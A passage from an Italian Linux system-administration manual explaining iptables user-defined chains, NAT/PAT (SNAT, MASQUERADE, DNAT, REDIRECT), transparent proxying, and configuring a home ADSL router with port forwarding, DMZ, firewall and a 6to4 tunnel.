/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG ↩
↪--log-prefix "XXX"
/sbin/iptables -A INPUT -j DROP
```

Per controllare le segnalazioni che si ottengono in questo modo nel registro del sistema, si può fare riferimento alla voce '**`kern.info`**'. Per esempio, se nel file '`/etc/syslog.conf`' si inserisce la direttiva seguente, si ottiene una copia di questi messaggi nella console '`/dev/tty11`':

```
kern.info                /dev/tty11
```

Si osservi che in condizioni normali, tutti i messaggi di tipo '**`*.info`**' vengono inviati anche alla console attiva, contribuendo a disturbare il lavoro che lì vi viene svolto.
```

42.5.7 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quella posizione.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**prova**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**prova**' potrebbero essere:

```
target     prot opt source               destination
           all  --  192.168.1.0/24       0.0.0.0/0
           all  --  0.0.0.0/0            192.168.1.0/24
           all  --  127.0.0.1            0.0.0.0/0
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt source               destination
…
prova      tcp  --  0.0.0.0/0            0.0.0.0/0
…
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**prova**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**prova**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**prova**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**-N**' ('**--new-chain**') e la sua eliminazione con '**-X**' ('**--delete-chain**'). Per esempio, il comando

```
# iptables -N prova [Invio]
```

serve a creare il raggruppamento '**prova**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

```
# iptables -A prova -s 192.168.1.0/24 [Invio]

# iptables -A prova -d 192.168.1.0/24 [Invio]

# iptables -A prova -s 127.0.0.1 [Invio]
```

Così, l'inserimento della regola nel punto di controllo di ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

```
# iptables -A INPUT -p tcp -j prova [Invio]
```

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

```
# iptables -D INPUT -p tcp -j prova [Invio]

# iptables -F prova [Invio]

# iptables -X prova [Invio]
```

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**prova**', a svuotare il raggruppamento e infine a eliminarlo.

42.6 NAT/PAT con kernel Linux


I kernel Linux 2.4.∗ e 2.6.∗, assieme alla gestione del filtro dei pacchetti IP, possono occuparsi anche della trasformazione degli indirizzi e delle porte, ovvero del NAT/PAT. Ciò consente, tra le altre cose, di ottenere il mascheramento IP e la gestione del proxy trasparente.

Va però tenuto conto che queste funzionalità sono disponibili generalmente per i protocolli IPv4, ma non per IPv6.

42.6.1 Struttura e punti di intervento

La gestione NAT/PAT può essere applicata in tre punti, denominati '**PREROUTING**', '**POSTROUTING**' e '**OUTPUT**'.

Figura 42.84. Punti di intervento per la gestione del NAT/PAT e influenza relativa.



Il '**PREROUTING**' si riferisce a una posizione ideale che precede l'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di destinazione, in modo che l'instradamento possa avvenire correttamente in base a tali trasformazioni.

Il '**POSTROUTING**' si riferisce a una posizione ideale successiva all'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di origine.

Il punto denominato '**OUTPUT**' si riferisce ai pacchetti generati da un processo locale. Questi vengono vagliati successivamente anche dal punto '**POSTROUTING**'; a ogni modo si può gestire solo la trasformazione degli indirizzi di destinazione.

42.6.2 Gestione con IPTables

La configurazione della trasformazione degli indirizzi avviene per mezzo di IPTables, intervenendo nella tabella '**nat**':

```
iptables -t nat opzione_di_comando punto_di_intervento regola ↩
↪              obiettivo_di_trasformazione
```

Le opzioni di comando sono le stesse che si utilizzano per la gestione del filtro dei pacchetti IP. Anche in questo caso è prevista la presenza di una politica predefinita, dove la parola chiave '**ACCEPT**' serve a specificare l'assenza di trasformazioni. In condizioni normali, la tabella risulta vuota, come si vede nell'esempio seguente:

```
# iptables -t nat -L [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination


Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Sono disponibili le opzioni che identificano il protocollo, gli indirizzi, le porte e le interfacce di rete, come già avviene nell'utilizzo di IPTables per la gestione del filtro IP.

42.6.3 Modifica dell'origine

Per comprendere il significato della trasformazione degli indirizzi di origine, conviene fare riferimento a un esempio, come si vede nella figura 42.86. In questo caso, il NAT si trova collegato a una rete privata, in cui si usano indirizzi 192.168.1.*, mentre dalla parte connessa alla rete esterna, dispone di quattro indirizzi validi: 1.2.3.4, 1.2.3.5, 1.2.3.6, 1.2.3.7. Per consentire i collegamenti che partono dalla rete interna a quella esterna, il NAT deve sostituire gli indirizzi di origine utilizzando convenientemente i quattro indirizzi di cui dispone. Naturalmente, i quattro indirizzi in questione corrispondono tutti alla stessa interfaccia ed esistono gli instradamenti necessari dalla rete esterna a questi indirizzi.

Figura 42.86. Modifica degli indirizzi di origine.



Per raggiungere questo risultato, si può utilizzare il comando seguente, supponendo che '**eth0**' sia l'interfaccia a cui fanno riferimento i quattro indirizzi IP validi per la rete esterna:

```
# iptables -t nat -A POSTROUTING -o eth0 -j SNAT ↩
↪          --to-source 1.2.3.4-1.2.3.7 [Invio]

# iptables -t nat -L POSTROUTING [Invio]

  Chain POSTROUTING (policy ACCEPT)
  target   prot opt source     destination
  SNAT     all  --  anywhere   anywhere     to:1.2.3.4-1.2.3.7
```

Come si può osservare, per ottenere la trasformazione degli indirizzi di origine viene utilizzato l'obiettivo di trasformazione '**SNAT**', il quale implica l'uso di un'opzione aggiuntiva:


```
--to-source indirizzo_ip [ - indirizzo_finale ] [ : porta_iniziale - porta_finale ]
```

```
--to indirizzo_ip [ - indirizzo_finale ] [ : porta_iniziale - porta_finale ]
```

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Questo tipo di trasformazione precisa degli indirizzi di origine si presta per le situazioni in cui l'interfaccia di rete collegata alla rete esterna ha uno o più indirizzi IP statici da poter mostrare. In alternativa, quando si può disporre soltanto di un indirizzo dinamico, come avviene nelle connessioni PPP comuni, conviene usare l'obiettivo '**MASQUERADE**'.

Figura 42.88. Mascheramento IP.



Seguendo l'esempio della figura 42.88, supponendo che l'interfaccia di rete collegata all'esterno sia '**ppp0**', si procede nel modo seguente:

```
# iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE [Invio]

# iptables -t nat -L POSTROUTING [Invio]


  Chain POSTROUTING (policy ACCEPT)
  target     prot opt source               destination
  MASQUERADE all  --  anywhere             anywhere
```

Si intende che la sostituzione dell'origine si gioca su un indirizzo IP unico, gestendo convenientemente le porte TCP e UDP. Pertanto, l'indirizzo in questione è implicitamente quello di cui dispone l'interfaccia di rete, che così può essere dinamico.

42.6.4 Modifica della destinazione

La modifica della destinazione si definisce con l'obiettivo '**DNAT**', che può intervenire nel punto '**PREROUTING**', oppure nei pacchetti generati localmente. Questo tipo di sostituzione serve per dirottare i pacchetti, per qualche motivo.

Figura 42.90. Il NAT/PAT trasferisce le connessioni dirette a 123.122.121.120:80 a 192.168.7.7:80.



La figura 42.90 mostra una situazione in cui viene collocato un servente HTTP in una rete locale con indirizzi privati, mentre si vuole fare in modo che all'esterno appaia collocato all'interno del router che svolge il ruolo di NAT. Per realizzare in pratica questa cosa, si può usare il comando seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth0 ↩
↪          -j DNAT --to-destination 192.168.7.7 [Invio]

# iptables -t nat -L PREROUTING [Invio]

  Chain PREROUTING (policy ACCEPT)
  target     prot opt source               destination
  DNAT       tcp  --  anywhere             anywhere        tcp ↩
 ↪dpt:www to:192.168.1.7
```

Come si può vedere dall'esempio, l'obiettivo di trasformazione '**DNAT**' implica l'uso di un'opzione aggiuntiva:

```
--to-destination indirizzo_ip [ - indirizzo_finale ] [ : porta_iniziale - porta_finale ]
```


```
--to indirizzo_ip [ - indirizzo_finale ] [ : porta_iniziale - porta_finale ]
```

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Nelle situazioni più comuni, modificando la destinazione si indica un solo indirizzo ed eventualmente una sola porta.

Un'altra situazione tipica è quella rappresentata dall'esigenza di ridirigere il traffico diretto a una certa porta, verso una porta differente di un certo nodo, nel quale esiste probabilmente un cache proxy (che ovviamente deve essere configurato correttamente per gestire tale situazione).

Figura 42.92. Realizzazione di un proxy trasparente per una rete locale.



Supponendo di gestire una rete locale simile a quella che si vede nella figura 42.92, si vuole fare in modo che tutte le richieste di accesso a servizi HTTP, da parte della rete locale, siano dirottati verso il proxy, collocato nello stesso elaboratore che ospita il NAT, alla porta 8080 (si parla in questo caso di proxy trasparente).

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪         -j DNAT --to-destination 192.168.1.1:8080 [Invio]
```

In questo caso particolare, dal momento che si vuole intervenire nello stesso elaboratore che ospita sia il NAT, sia il servizio proxy, è possibile utilizzare l'obiettivo speciale '**REDIRECT**' che richiede l'indicazione dell'opzione '**--to-port**':

```
--to-port porta
```

```
--to porta
```

L'esempio precedente potrebbe quindi essere semplificato nel modo seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪         -j REDIRECT --to-port 8080 [Invio]

# iptables -t nat -L PREROUTING [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere        tcp ↩
↪dpt:www redir ports 8080
```

Il cambiamento della destinazione per quanto riguarda i pacchetti generati dalle applicazioni locali (interne al NAT), funziona nello stesso modo, ma è meno probabile la necessità di intervenire in questo modo.

L'allestimento di un proxy trasparente non si esaurisce con la ridirezione del traffico verso la porta del proxy; quasi sempre è necessario occuparsi anche della configurazione appropriata di questo.

Altri programmi affini.

netstat-nat(1)[6]	Si tratta di un programma simile a '**netstat**', con lo scopo di visualizzare le connessioni modificate da un kernel Linux per le funzionalità NAT.

42.7 Annotazioni sull'uso di un router ADSL per le utenze comuni

L'accesso a una linea ADSL (*Asymmetric digital subscriber line*) implica l'utilizzo di un «modem ADSL», oppure di un router ADSL. In generale, le opzioni proposte dai fornitori per le utenze private tendono a offrire l'uso di modem ADSL, pronti per l'utilizzo con sistemi operativi proprietari, mentre ci possono essere delle difficoltà nell'utilizzo di questi componenti se si dispone solo di software libero. Se nel contratto che viene sottoscritto non ci sono clausole che impediscono espressamente l'utilizzo di un router, a patto di assumersi comunque tutte le responsabilità per l'utilizzo del proprio accesso, vale forse la pena di acquistare un router ADSL, semplificando così molte cose.

42.7.1 Protocolli di comunicazione

Il modem o il router ADSL deve interagire con la controparte presso il fornitore di accesso attraverso un protocollo. Questo protocollo di comunicazione serve inizialmente per l'identificazione dell'utente che accede alla rete e poi per ottenere l'indirizzo IPv4, salvo il caso in cui questo sia stabilito dal contratto (indirizzo statico) e quindi già noto. Esistono due protocolli: *PPP over ethernet* e *PPP over ATM*. Questi protocolli vengono spesso abbreviati con nomi del tipo '**PPPoE**' e '**PPPoA**' rispettivamente.

Se si decide di acquistare un router ADSL, per utilizzarlo con software libero, cioè generalmente al di fuori di qualunque supporto possibile da parte del fornitore di accesso, bisogna essere sicuri, nella fase di sottoscrizione del contratto, di scegliere il protocollo «giusto».

In generale, la scelta che dovrebbe offrire più possibilità a un utilizzatore di software libero dovrebbe essere quella del protocollo *PPP over ethernet*, dal momento che con questo è possibile, teoricamente, utilizzare anche un qualunque modem ADSL (si tratta però di una procedura che qui non viene descritta, ma è disponibile molta documentazione al riguardo). Tuttavia, è bene acquistare un router ADSL che possa essere configurato per gestire indifferentemente entrambi i protocolli.

Ogni fornitore di accesso ha la propria politica nel modo di presentare l'offerta al pubblico; in questo senso, l'esigenza di semplificare al massimo la terminologia può rendere difficile a un utente più preparato il significato di certi termini. Per esempio, può capitare di dover scegliere la tipologia di collegamento usando come riferimento solo la caratteristica esteriore di un modem che in quel contesto viene proposto: se il modem è di tipo *ethernet*, vuole dire che si fa riferimento a un protocollo *PPP over ethernet*, mentre altre tipologie sono riferite probabilmente al protocollo *PPP over ATM*.

42.7.2 Comunicazione e configurazione con il router ADSL


Normalmente, un router ADSL è un piccolo elaboratore senza tastiera e senza schermo, a cui si accede tramite un terminale seriale (attraverso una porta seriale standard), oppure attraverso un piccolo servente HTTP munito di un programma CGI adeguato.

L'accesso è controllato normalmente attraverso una parola d'ordine e potrebbero essere previste due utenze: una amministrativa e una comune, dove la seconda consente la consultazione dello stato di funzionamento.

È bene iniziare a configurare il router ADSL prima di collegarlo alla linea esterna, per definire una parola d'ordine di accesso all'amministrazione differente da quella predefinita e per organizzare la rete locale. Di norma il router dovrebbe essere già impostato con un indirizzo IPv4 privato, associato all'interfaccia rivolta verso la rete interna (LAN); bisogna leggere la documentazione per determinare questo indirizzo e la sua maschera di rete; quindi, coerentemente con questi dati si configura il proprio elaboratore per accedere al router. Per qualche motivo, capita spesso che questo indirizzo sia in classe A, per esempio 10.0.0.2, con maschera di rete 255.0.0.0; di conseguenza, si deve configurare l'interfaccia di rete del proprio elaboratore in modo da poter comunicare con questo, per esempio con l'indirizzo 10.0.0.3, impostando anche l'instradamento predefinito verso il router, cioè verso l'indirizzo 10.0.0.2; quindi, con un navigatore comune si dovrebbe accedere al servente HTTP del router: *http://10.0.0.2*.

Dopo l'autenticazione, con un po' di prudenza si può passare alla modifica della parola d'ordine per l'amministratore e probabilmente anche alla definizione di una rete interna con indirizzi più «ragionevoli».

Figura 42.95. Un esempio di pagina di configurazione della rete interna con indirizzi 192.168.1.∗, dove vengono riservati alcuni di questi per l'assegnazione automatica tramite protocollo DHCP.



Una volta risolto questo, occorre controllare di avere attivato la gestione del NAT, ovvero della traduzione degli indirizzi IPv4 della rete interna nell'indirizzo valido ottenuto dal router. Probabilmente occorre verificare di utilizzare il tipo corretto di NAT, che in questo caso deve intervenire modificando anche le porte dei protocolli TCP e UDP.

Figura 42.96. Un esempio di pagina di attivazione del NAT. In questo caso è sufficiente selezionare il tipo NATP.





Figura 42.97. Un esempio in cui occorre specificare espressamente l'intervallo di indirizzi a cui applicare il NAT.



Quando è accertato che il collegamento della rete locale funziona correttamente, secondo le impostazioni definite, si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione. La figura 42.98 dà un'idea di questa configurazione per quanto riguarda *PPP over ethernet*. Si osservi che il nominativo utente e la parola d'ordine sono riferiti all'utenza presso il fornitore di accesso alla linea ADSL.

Figura 42.98. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router CNet.





Figura 42.99. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router Pirelli.



In questa fase è importante anche definire due parametri: VPI e VCI. Nelle reti italiane, solitamente, sono corretti i valori 8 e 35 rispettivamente.

42.7.3 Controllo

La fase successiva è quella del controllo di cosa accade collegando il router alla linea esterna. Dovrebbero essere disponibili della pagine che mostrano lo stato della connessione; se è presente una specie di registro (*log*) è questo il modo migliore per comprendere ciò che accade:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:0:0> NAPT is enabled
1/1/1970 0:0:0> Initialized NAPT.
1/1/1970 0:0:11> ATM Connected
1/1/1970 0:0:11> ATM layer is up, cell delineation achieved
1/1/1970 0:0:11> ADSL connected
1/1/1970 0:0:15> PPP1 PPPoE Session is established.
1/1/1970 0:0:35> PPP PAP Authentication success
1/1/1970 0:0:35> PPP1: PPP IP address is 80.180.115.7
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is ↩
↪192.168.100.1
1/1/1970 0:0:35> PPP1: DNS Primary IP address is ↩
↪81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is ↩
↪212.216.112.112
1/1/1970 0:0:35> NAT/NAPT Session Start: VC# 0, WAN IP is ↩
↪80.180.115.7
1/1/1970 0:0:35> Initialized DMZ host.
1/1/1970 0:0:35> NAPT: many-to-one default session is up.
1/1/1970 0:0:36> PPP1 Session is up.
5/31/2003 22:42:35> Received time from Time Server ↩
↪128.138.140.44
```

In questo caso, si può verificare che tutto è andato a buon fine, dal momento che l'indirizzo IPv4 esterno è stato acquisito regolarmente, ma si può osservare una cosa imprevista:

```
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is 192.168.100.1
```

Si intuisce che il router abbia la necessità di attribuire questo indirizzo per qualche ragione e probabilmente non c'è modo di modificarlo. Se si scopre una cosa del genere, è bene tenerne conto nella configurazione della rete locale, in modo da non interferire.

Purtroppo può succedere che le cose siano più complesse di così, a causa delle procedure utilizzate dal fornitore. Tanto per fare un esempio comune, il fornitore potrebbe concedere l'accesso in modo preliminare utilizzando un nominativo utente e una parola d'ordine standard, per tutti gli utenti (una cosa del tipo: utente '**`pippoadsl`**' e parola d'ordine '**`pippoadsl`**'). In questo modo, gli utenti che accedono con tale identificazione possono raggiungere solo a servizi determinati, con lo scopo di completare la procedura di registrazione, ottenendo alla fine il nominativo e la parola d'ordine corretti.

In queste situazioni, occorre considerare un fatto importante: non è possibile fare nulla che non sia stato previsto in anticipo; per esempio non è possibile risolvere i nomi a dominio in proprio, perché l'accesso ai serventi DNS principali risulterebbe impedito. È proprio dalla lettura delle informazioni ottenute dal router che si può sapere come modificare, forse solo temporaneamente, il file '`/etc/resolv.conf`', per poter poi accedere al sito da cui si può completare la registrazione e ottenere i dati mancanti:

```
1/1/1970 0:0:35> PPP1: DNS Primary IP address is 81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is 212.216.112.112
```

42.7.4 DNS

Un router ADSL, come si vede dalla sezione precedente, dovrebbe essere in grado di ottenere dalla controparte l'informazione sui serventi DNS che possono essere utilizzati. Di solito, una volta ottenute queste informazioni, il router dovrebbe da solo gestire un servizio DNS, che in pratica rinvia semplicemente le richieste ai serventi esterni. Pertanto, la configurazione del DNS nella rete locale, potrebbe prevedere semplicemente l'accesso al router ADSL come se contenesse un servente DNS vero e proprio.


Se il router ADSL non fornisce un registro per vedere ciò che accade nella connessione con l'esterno, diventa indispensabile utilizzare il router stesso come servente DNS.

42.7.5 Protezione e accesso dall'esterno

In condizioni normali, un router NAT di questo tipo consente tutte le comunicazioni che hanno origine dall'interno, bloccando probabilmente tutti i pacchetti provenienti dall'esterno che non sono riferiti ad alcuna comunicazione preesistente. Questa può essere una soluzione molto semplice ai problemi di sicurezza, ma non consente di ricevere accessi dall'esterno.

Un router più evoluto potrebbe consentire di dichiarare delle ridirezioni precise per connessioni TCP e UDP che vengono tentate dall'esterno verso porte determinate. Per esempio potrebbe essere utile definire una ridirezione del genere per le richieste che riguardano la porta 80 verso l'elaboratore della rete locale che ospita un servente HTTP (anche se un indirizzo IPv4 dinamico offre poche possibilità di utilizzare un servizio del genere).


Figura 42.103. Ridirezione di alcune porte verso un elaboratore della rete locale (indirizzo 192.168.1.253), con un router Pirelli.



Quando il router non è in grado di ridirigere un traffico particolare verso un elaboratore della rete interna, dovrebbe essere possibile almeno inviare tutti i pacchetti che non sono associati a comunicazioni preesistenti verso un indirizzo che potrebbe essere indicato come

«zona demilitarizzata». Naturalmente, l'elaboratore che si trova a ricevere questi pacchetti risulta completamente accessibile dall'esterno, come se avesse l'indirizzo IP pubblico ottenuto dal router stesso e deve essere difeso in qualche modo (per esempio configurando la gestione del filtro dei pacchetti IP).

Figura 42.104. In questa pagina si vede in particolare la ridirezione di tutto il traffico che ha inizio dall'esterno verso l'indirizzo 192.168.1.1. La sigla «DMZ» sta per *demilitarized zone*, ovvero, zona demilitarizzata. L'esempio si riferisce a un router CNet.



Quando si vuole realizzare un tunnel IPv6 (sezione 32.15) è praticamente indispensabile agire in questo modo, facendo sì che poi il nodo esposto diventi anche un router IPv6.


42.7.5.1 Firewall

Quando il router consente la configurazione come firewall, le cose si complicano ed è molto probabile che sia consentito l'accesso dall'esterno in modo predefinito.

Per motivi di sicurezza è bene evitare che sia concessa la configurazione del router dall'esterno, ovvero al di fuori della rete locale.

Qualunque sia la configurazione del firewall che si intende applicare, occorre verificare con programmi di scansione (come Nmap), dall'esterno della propria rete locale (si veda la sezione 43.7).

Figura 42.105. Configurazione di un firewall che dovrebbe bloccare tutto il traffico diretto verso l'interfaccia esterna (non correlato alle comunicazioni interne).




Può anche darsi che non si riesca o non ci sia il modo di disabilitare qualunque risposta dalle porte che di solito servono ad accedere dall'esterno per configurare il router; in questi casi, si può tentare di ridirigere quelle porte (o tutto il traffico non correlato a quello generato dall'interno) verso un indirizzo inutilizzato della rete locale, oppure, addirittura verso macchine esterne di fantasia.

42.7.5.2 Tunnel 6to4

Per completezza, viene mostrato in breve come configurare un sistema GNU/Linux in modo da attraversare un router ADSL con un tunnel 6to4. I dati riportati nell'esempio sono coerenti con gli altri esempi del capitolo.

Figura 42.106. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.



I comandi seguenti realizzano il tunnel nel nodo che deve svolgere il ruolo di router IPv6 con un sistema GNU/Linux; si osservi che l'indirizzo IPv4 80.180.117.7 si traduce in esadecimale come $50B47307_{16}$:

```
# ip tunnel add name t6to4 mode sit remote any local
192.168.1.1 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:50b4:7307::1/48 scope global ↩
↪       dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]

# ip -6 address add local 2002:50b4:7307:7::1/64 ↩
↪       scope global dev eth0 [Invio]

# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Si osservi che questa tecnica è spiegata con maggiore dettaglio nella sezione 32.15.

42.7.6 Configurazione con indirizzi statici

Si suppone di avere ottenuto un pacchetto di otto indirizzi IPv4 statici, secondo le modalità seguenti:

Indirizzo punto-punto assegnato al router:	194.152.059.045
Maschera di rete per l'indirizzo punto-punto:	255.255.255.252
Indirizzo di rete degli indirizzi statici assegnati per la rete locale:	63.123.24.16
Maschera di rete per gli indirizzi statici assegnati alla rete locale:	255.255.255.248
Protocollo per il collegamento punto-punto:	RFC 1483 LLC

Partendo dall'indirizzo di rete 63.123.24.16, conoscendo la maschera di rete, 255.255.255.248, si determina che si possono utilizzare gli indirizzi da 63.123.24.17 a 63.123.24.22 per i nodi.

